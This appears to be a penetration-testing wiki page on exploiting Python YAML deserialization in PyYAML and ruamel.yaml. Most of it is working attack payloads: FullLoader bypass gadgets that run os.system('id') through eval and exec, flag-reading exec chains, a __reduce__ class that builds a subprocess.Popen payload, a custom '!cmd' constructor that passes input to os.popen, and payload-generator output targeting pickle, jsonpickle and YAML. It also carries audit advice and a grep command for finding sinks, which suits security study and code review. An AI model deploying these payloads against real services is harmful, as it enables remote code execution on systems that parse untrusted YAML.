
Python Yaml Deserialization
Yaml Deserialization
Python YAML libraries can serialize Python objects, not just raw data structures. That is the dangerous part: when the loader is allowed to resolve Python-specific tags, parsing attacker-controlled YAML becomes very close to calling pickle.load().
For generic parser-confusion bugs and non-Python YAML issues, also check JSON, XML & Yaml Hacking.
print(yaml.dump(str("lol")))
lol
...

print(yaml.dump(tuple("lol")))
!!python/tuple
- l
- o
- l

print(yaml.dump(range(1,10)))
!!python/object/apply:builtins.range
- 1
- 10
- 1
Check how the tuple isn’t a raw type of data and therefore it was serialized. And the same happened with the range (taken from the builtins).

Loader behaviour quick reference
| API | Behaviour | Offensive note |
|---|---|---|
yaml.safe_load() / SafeLoader |
Only standard YAML types by default | Still review app-defined custom constructors/tags |
yaml.full_load() / FullLoader |
Rejects Python object tags in modern PyYAML | PyYAML < 5.4 had FullLoader bypasses |
yaml.unsafe_load() / UnsafeLoader / Loader |
Reconstructs Python objects/functions | Treat it as an RCE sink |
Class object deserialization example:
import yaml

data = '!!python/object/apply:builtins.range [1, 10, 1]'

print(yaml.safe_load(data))    # ConstructorError
print(yaml.full_load(data))    # ConstructorError in modern PyYAML
print(yaml.unsafe_load(data))  # range(1, 10)
In current PyYAML, unsafe_load() is still the intended way to reconstruct Python-specific tags. safe_load() rejects them, and full_load() only became reliably non-exploitable for this class of payloads after the 5.4 fixes.
Basic Exploit
Example on how to execute a sleep when the target uses an unsafe loader:
import yaml

payload = '!!python/object/apply:time.sleep [2]'
yaml.unsafe_load(payload)  # Executed
If you need a blind/OOB check instead of a delay, swap the gadget for something that makes a network request, e.g. urllib.request.urlopen, or use subprocess/os.system if command execution is easier to observe.
PyYAML < 5.4: FullLoader / implicit .load() bypasses
The dangerous historical detail is that FullLoader was not actually safe in PyYAML 5.1 to 5.3.1. PyYAML removed !!python/object/apply from FullLoader, but researchers quickly showed that !!python/object/new was still enough to get code execution.
So, when auditing old environments, vendored dependencies, appliances, or Docker images pinned to PyYAML < 5.4, treat both of these as suspicious:
yaml.load(data)in code written before explicit loaders were enforcedyaml.load(data, Loader=yaml.FullLoader)
Example FullLoader bypass payloads:
!!python/object/new:tuple
- !!python/object/new:map
  - !!python/name:eval
  - ["__import__('os').system('id')"]
!!python/object/new:type
args: ["z", !!python/tuple [], {"extend": !!python/name:exec }]
listitems: "__import__('os').system('id')"
Another classic variant is:
!!python/object/new:str
state: !!python/tuple
  - 'print(getattr(open("flag\x2etxt"), "read")())'
  - !!python/object/new:Warning
    state:
      update: !!python/name:exec
Or this one-liner provided by @ishaack:
!!python/object/new:str {
  state:
    !!python/tuple [
      'print(exec("print(o"+"pen(\"flag.txt\",\"r\").read())"))',
      !!python/object/new:Warning { state: { update: !!python/name:exec } },
    ],
}
PyYAML 5.4 moved arbitrary Python tags to UnsafeLoader and modern releases also require an explicit Loader argument for yaml.load(). However, this bug class still appears in real projects when old PyYAML versions remain installed or a project explicitly keeps using FullLoader on untrusted YAML.
safe_load() can still become a sink with custom constructors
safe_load() only protects you from PyYAML's built-in Python tags. It does not protect you from application-defined tags registered on SafeLoader.
During code review, grep for:
yaml.add_constructor(...)yaml.add_multi_constructor(...)- subclasses of
yaml.YAMLObject yaml_loader = yaml.SafeLoader
If the application registers tags like !ENV, !include, !func, or !cmd, attacker-controlled YAML may still reach file reads, module imports, callable resolution, or OS command execution through the custom constructor logic.
import os
import yaml

def cmd(loader, node):
    return os.popen(loader.construct_scalar(node)).read()

yaml.SafeLoader.add_constructor('!cmd', cmd)
print(yaml.safe_load('result: !cmd "id"'))
That is no longer a generic PyYAML bug; it is now an application gadget. From an attacker's perspective, it is still a YAML deserialization sink.
Hunting sinks in real codebases
rg -n "yaml\.(load|full_load|unsafe_load)|Loader=yaml\.(Loader|UnsafeLoader|FullLoader)|add_(multi_)?constructor|yaml_loader\s*=\s*yaml\.SafeLoader|YAML\(typ=['\"]unsafe['\"]\)" .
Also review wrappers and helper functions. A lot of 2025-2026 advisories were just one layer above PyYAML: a project exposed a YAML import/config feature, internally called yaml.FullLoader, and became exploitable again on older PyYAML releases.
RCE
Custom payloads can be created using Python YAML modules such as PyYAML or ruamel.yaml. These payloads can exploit vulnerabilities in systems that deserialize untrusted input without proper sanitization.
import yaml
import subprocess

class Payload(object):
    def __reduce__(self):
        return (subprocess.Popen, ('ls',))

deserialized_data = yaml.dump(Payload()) # serializing data
print(deserialized_data)

# !!python/object/apply:subprocess.Popen
# - ls

print(yaml.unsafe_load(deserialized_data))
ruamel.yaml
The same review mindset applies to ruamel.yaml. If you find YAML(typ='unsafe'), treat it as the equivalent of an unsafe PyYAML loader. Newer ruamel.yaml documentation has been steering users away from typ='unsafe' and towards typ='full' for dumping only, with explicit class registration required to get the old unsafe loading behaviour back.
Tool to create Payloads
The tool https://github.com/j0lt-github/python-deserialization-attack-payload-generator can be used to generate python deserialization payloads to abuse Pickle, PyYAML, jsonpickle and ruamel.yaml:
python3 peas.py
Enter RCE command :cat /root/flag.txt
Enter operating system of target [linux/windows] . Default is linux :linux
Want to base64 encode payload ? [N/y] :
Enter File location and name to save :/tmp/example
Select Module (Pickle, PyYAML, jsonpickle, ruamel.yaml, All) :All
Done Saving file !!!!

cat /tmp/example_jspick
{"py/reduce": [{"py/type": "subprocess.Popen"}, {"py/tuple": [{"py/tuple": ["cat", "/root/flag.txt"]}]}]}

cat /tmp/example_pick | base64 -w0
gASVNQAAAAAAAACMCnN1YnByb2Nlc3OUjAVQb3BlbpSTlIwDY2F0lIwOL3Jvb3QvZmxhZy50eHSUhpSFlFKULg==

cat /tmp/example_yaml
!!python/object/apply:subprocess.Popen
- !!python/tuple
  - cat
    - /root/flag.txt